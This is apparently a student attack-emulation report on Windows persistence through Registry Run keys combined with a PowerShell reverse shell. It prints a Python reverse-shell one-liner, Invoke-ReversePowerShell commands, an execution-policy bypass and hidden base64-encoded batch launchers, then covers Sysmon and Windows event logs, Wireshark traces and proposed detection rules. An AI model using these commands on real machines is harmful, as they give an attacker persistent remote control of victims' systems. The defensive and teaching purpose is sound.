Attack scenario introduction

General Explain

A Powershell script that can modify the registry so that another Powershell script will be executed every time the computer is started.

Another script will establish a reverse shell to the attacker.



MITRE ATT&CK techniques contain in the scenario

- 1. Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder Tactics: Persistence, Privilege Escalation
- 2. Command and Scripting Interpreter

Tactic: Execution

Startup folder introduction

- a. Placing a program within a startup folder will also cause that program to execute when a user logs in
 - Paths:
 - $\label{thm:condition} C:\Users[Username]\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup\(current user)$
 - C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp(all user)
- b. Or we can set the location of the startup folder by modifying the following registry keys HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders HKEY_LOCAL MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders

Windows registry

- a. Registry: It is a hierarchical database used by Windows to store information, settings and configuration options for the OS, programs and hardware.
- b. Key: A key is a container object similar to folders that may contain subkeys and values.
- c. Value: A value is a name/type/data pair stored within keys.
- d. Root Key: A root key is a key at the root level of the hierarchical database.

Ref: MITRE ATT&CK T1060 Registry Run Keys / Startup Folder (picussecurity.com)

Modify Windows registry

need to be authorised

- a. Registry Editor
- b. Powershell
- c. Win32 API

Ref: Registry Functions - Win32 apps | Microsoft Docs

Registry Run keys

created by default:

- 1. HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- 2. HKLM\Software\Microsoft\Windows\CurrentVersion\Run
- 3. HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
- 4. HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce

not created by default:

- $5. \ \ HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current\Version\RunOnceEx\ automatic\ startup\ of\ services:$
 - $6. \quad HKEY_LOCAL_MACHINE \backslash Software \backslash Microsoft \backslash Windows \backslash Current Version \backslash Run Services Once$
 - 7. HKEY CURRENT USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
 - $8. \quad HKEY_LOCAL_MACHINE \backslash Software \backslash Microsoft \backslash Windows \backslash Current Version \backslash Run Services$
- 9. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices add custom actions on The Winlogon key:
 - 10. HKEY LOCAL MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
 - 11. HKEY LOCAL MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell

Programs listed in the load value of the registry key run when any user logs on:

- 12. HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows modify the key which check the file-system integrity of the hard disks when the system has beenshut down abnormally:
 - 13. HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager
 ing a policy setting to specify that the startup program creates a corresponding y

Using a policy setting to specify that the startup program creates a corresponding value in one of two registry keys:

a. HKEY LOCAL MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

b. HKEY CURRENT USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

RunOnce key

By default, the value of a RunOnce key is deleted before the command line is run.

prefix a RunOnce value name with an exclamation point (!) to defer deletion of the value until after the command runs.

The value name of RunOnce keys can be prefixed with an asterisk (*) to force the program to run even in Safe mode.

Ref: Run and RunOnce Registry Keys - Win32 apps | Microsoft Docs

Attack emulation Tools

Modify registry Run key

There are some built-in commands in powershell script.

- 1. Set-ItemProperty -Path \$registryPath -Name \$name -Value \$value modify a registry key property value
- 2. New-ItemProperty -Path \$registryPath -Name \$name -Value \$value Create a registry key property value
- 3. Rename-ItemProperty -Path \$registryPath -Name \$name -NewName \$newname Rename a registry key property value
- 4. Remove-ItemProperty -Path \$registryPath Name Remove a registry key property value
- 5. Get-ItemProperty
 Get a registry key property value

Reverse shell (attacker end)

a. netcat (Be a Server(listener))

Code: Netcat / Code / [607401] (sourceforge.net)

Netcat is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol.

The attacker use netcat as a listener on their local machine with a public IP.

Ex : ncat -1 -p 8089 Tcp with port 8089

b. Python (Be a Server(listener))

Website: https://www.python.org/

Python is widely used, it is simple for reverse shell as well

```
python -c 'import
socket, subprocess, os; s=socket. socket(socket. AF_INET, socket. SOCK_STREAM); s. connect(("10.10.17
.1",1337)); os. dup2(s.fileno(),0); os. dup2(s.fileno(),1);
os. dup2(s.fileno(),2); p=subprocess. call(["/bin/sh","-i"]);'
```

Ref: https://securityboulevard.com/2019/08/what-is-a-reverse-shell/

Reverse shell (victim end)

There are many open source powershell reverse shell on github

ex:

tobor88/ReversePowerShell: Functions that can be used to gain Reverse Shells with PowerShell (github.com)

0x10F8/PowerShell-Reverse-Shells: Selection of reverse shells written in powershell (github.com)

```
# Install Module
Install-Module ReversePowerShell

# Update Module
Update-Module -Name ReversePowerShell
# OR
Install-Module ReversePowerShell -Force
```

```
The below command is to be issued on the Target Machine. The below command connected to the listener over port 8089.

Invoke-ReversePowerShell -IpAddress 192.168.0.10 -Port 8089


# OR

# Including the default parameter set name issue the below command
Invoke-ReversePowerShell -Reverse -IpAddress 192.168.0.10 -Port 8089
```

Attack Scenario Design

Design Philosophy & Attack flow

- 1. Modify registry run key→ the second code will be executed executed every time the computer is started
- 2. establish a reverse shell to the attacker → attacker can control the computer
- 3. The attacker runs malicious code on the victim's computer



Victim's environment design

The victim should allow the execution of .psl and open it as an executable file.

We can modify registry to allow the execution of .psl and open it as an executable file.

```
PS C:\Windows\system32> Set-Itemproperty -path "HKLM:\SOFTMARE\Microsoft\PowerShell\1\ShellIds\Microsoft\PowerShell" -Name ExecutionPolicy -value Unrestricted
>> Set-Itemproperty -path "Registry::HKEY_CLASSES_ROOT\Microsoft.PowerShellScript.1\Shell" -Name '(Default)' -value 0
PS C:\Windows\system32> Get-ExecutionPolicy
Unrestricted
```

Alternatively, we can encode the .ps1 file as a base64 string, and then save the code as a batch file.

```
attack_file.bat - Notepad

File Edit Format View Help

@echo off

Powershell -Command Start-Process powershell -ArgumentList '-EncodedCommand TwB1AHQALQBGAGkAbAB1.

AECAOABBAEKAQQBCAGgAQQBDAEEAQQBjAGCAQgBsAEEARwAwAEEAYgB3AEIAMABBAECAVQBBAEKAQQBCAHOAQQBHAFUAQQBj.
```

Attacker's environment design

- 1. A http Server on AWS (Python)
- 2. The victim and the attacker need to be able to ping each other.

My emulation

Open scource tool

A http reverse shell

Client: powershell script

Server: Python

It does not support the cd command and Chinese characters

url: <u>Ox10F8/PowerShell-Reverse-Shells</u>: <u>Selection of reverse shells written in powershell</u> (github.com)

Self Developed Attack Script

1. Support cd command

```
Set-Location -Path $t

$path = Get-Location | Out-String

Send-Response $path
```

- 2. Encrypt the message to base64 in order to support Chinese
- 3. Respond "no output" to the server so that the server does not wait
- 4. If the waiting time exceeds the threshold, the server will skip waiting for output.
- 5. The second shell will be hidden to prevent detection

```
attack_file2.ps1
powershell.exe -WindowStyle Hidden -EncodedCommand
PAA jAAOACgAuAEEAVQBUAEgATwBSAAOACgAwAHgAMQAwAEYAOAANA
```

```
6. Convert .ps1 to base64 string
with open('attack_file.bat', 'w') as f:
f.write("@echo off\nPowershell -Command Start-Process powershell -ArgumentList '-EncodedCommand " +
base64.b64encode(file1.encode("UTF-16LE")).decode("UTF-8")+"' -Verb runAs -WindowStyle Hidden")
```

DEMO

- a. Attacker's environment: ubuntu on Amazon EC2
- b. Victim's environment: windows 10 education
- c. both powershell script are encoded as base64 string and save as batch files.
- d. When the two scripts are executed, Windows Defender will NOT notify the user.

My repository: pigxbun/Registry-Key-Autostart-Reverse-Shell: Selection of reverse shells written in powershell (github.com)




Execution


We still need the victim to authorize the first script.
 If the victim turns off User Account Control (UAC) in Windows, he/she will not see the pop-up window.



2. the first script copies the second script to C:\Users\



3. Modify registry Run key



4. attacker's window

System Logs or Network Traffic Pattern


The following is a series of logs

We can detect malicious code through the logs of the following behaviors

- 1. PowerShell executes encoded commands
- 2. The first script copies the second script to one place
- 3. The first script modifies the registry key
- 4. The second script connects to the attacker
- 5. The second script executes some PowerShell commands


PowerShell executes encoded commands

We will see "-EncodedCommand" in the details of PowerShell event




The first script copies the second script to one place

Sysmon event 11: powershell.exe create file




The first script modifies the registry key


Sysmon event 13: powershell.exe modifies RunKey



Windows event 4657: powershell.exe modifies registry



Powershell event: registry




The second script connects to the attacker

Wireshark Network traffic: HTTP connection

```
- 1 0.000000 192.168.170.132 54.209.236.178 TCP 66 50923 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
15 0.204516 54.209.236.178 192.168.170.132 TCP 60 80 → 50923 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
16 0.204635 192.168.170.132 54.209.236.178 TCP 54 50923 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
17 0.205657 192.168.170.132 54.209.236.178 HTTP 215 GET /cmd HTTP/1.1
18 0.205883 54.209.236.178 192.168.170.132 TCP 60 80 → 50923 [ACK] Seq=1 Ack=162 Win=64240 Len=0
36 0.412729 54.209.236.178 192.168.170.132 TCP 173 80 → 50923 [PSH, ACK] Seq=1 Ack=162 Win=64240 Len=119 [TCP segment of 37 0.413039 54.209.236.178 192.168.170.132 HTTP 60 HTTP/1.0 200 0K
38 0.413075 192.168.170.132 54.209.236.178 TCP 54 50923 → 80 [ACK] Seq=162 Ack=121 Win=64121 Len=0
39 0.414887 192.168.170.132 54.209.236.178 TCP 54 50923 → 80 [FIN, ACK] Seq=162 Ack=121 Win=64239 Len=0
40 0.415176 54.209.236.178 192.168.170.132 TCP 60 80 → 50923 [ACK] Seq=121 Ack=163 Win=64239 Len=0
```

Sysmon event 3: powershell.exe connect to some IP



The second script executes some PowerShell commands


Wireshark Network traffic: input


I encode the command to base64, but I do not encrypt that. However, another attacker can encrypt the it to defend detection.

```
[Time since request: 0.207752000 seconds]
   [Request in frame: 233]
   [Request URI: http://54.209.236.178/cmd]
   File Data: 136 bytes
 Line-based text data: text/plain (1 lines)
   74 68 6f 6e 2f 33 2e 38 2e 35 0d 0a 44 61 74 65
                                                        thon/3.8 .5 Date
    3a 20 53 61 74 2c 20 32
                              39 20 4d 61 79 20 32 30
                                                        : Sat, 2 9 May 20
                                                        21 08:55 :04 GMT
    32 31 20 30 38 3a 35 35
                              3a 30 34 20 47 4d 54 0d
    0a 43 6f 6e 74 65 6e 74 2d 74 79 70 65 3a 20 74
                                                        -Content -type: t
    65 78 74 2f 70 6c 61 69 6e 0d 0a 0d 0a <mark>5a 57</mark>
0a0
                                                        ext/plai n····ZW
                                                        obyBkZmd odWlvdWh
9b9
     6e 5a 6d 64 6f 61 6d 74 73 4f 32 78 72 <u>61</u> 6d 68
                                                         nZmdoamt sO2xraml
0c0
    6e 5a 6d 52 6e 61 47 70
                             72 62 44 74 73 61 32
949
                                                         nZmRnaGp rbDtsa2r
    6f 5a 32 5a 6b 5a 6d 64 6f 61 6d 74 73 61 47 64
30 65 58 56 72 61 6d 68 6e 5a 6e 52 35 64 57 6c
76 61 32 70 6f 5a 32 5a 6f 61 57 74 76 5a 32 5a
                                                        oZ2ZkZmd oamtsaG
0e0
0f0
                                                        0eXVramh nZnR5dW
                                                        va2poZ2Z oaWtvZ2
100
     6e 61 47 6c 76 5a 32 5a
110
                              6e 61
                                       56 6f
                                                         naGlvZ2Z naXVoZzl
120
                                                         2Nzg5MC0 wOTg3Njl
130
```


Wireshark Network traffic: Output

I do not encrypt the output, but another attacker can encrypt the output to defend detection







Windows event 4688: powershell.exe create process



Sysmon event 1: powershell. exe create process and execute encoded command



A series of powershell event 400, 403 & 600: execute encoded command



Possible Detection Method

Registry Run Key Monitor (Rule base method)

a. Idea

Once any process (especially powershell.exe) modifies the registry run keys, the monitor will notify the user.



b. Algorithm

While True:

if any process modify registry:

if the process is powershell:

notify the user

- c. Pros detect the malicious script earlier
- d. Cons the attacker can use another way to modify the registry the attackers can modify the registry by another method (ex win32api)

the network version of "Whoscall" (behavior based method)

a. Idea

a model on the server learn from the report from many clients it collects many data



b. Algorithm

APP Server

while True:

Continuously receive suspicious network IP, port, and behavior sent by many users Fine-tuning the server model

Reply the question from client

Client

while True:

Continuously update the local model from the APP server

if some process is found to communicate with some abnormal IP:

if the local model knows that the behavior must be malicious:

Notify users

else

Ask users if they have viewed some unsafe websites. (If the user does not know, they can skip this question)

Check whether the process has executed some abnormal commands, such as encoded PowerShell commands

Report the behavior to the APP server and query the server

Anomaly behaviors:

- 1. PowerShell executes encoded commands
- 2. The first script copies the second script to one place
- 3. The first script modifies the registry key
- 4. The second script connects to the attacker
- 5. The second script executes some encoded PowerShell commands

c. Pros

More comprehensive defense against reverse shell attacks We can use statistical anomaly detection model to low computation cost

d. Cons

Reference

Command and Scripting Interpreter: PowerShell, Sub-technique T1059.001 - Enterprise | MITRE ATT&CK®

MITRE ATT&CK T1060 Registry Run Keys / Startup Folder (picussecurity.com)

Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Sub-technique T1547.001 - Enterprise | MITRE ATT&CK®

Understanding and Enabling Command-Line Auditing | IT Pro (itprotoday.com)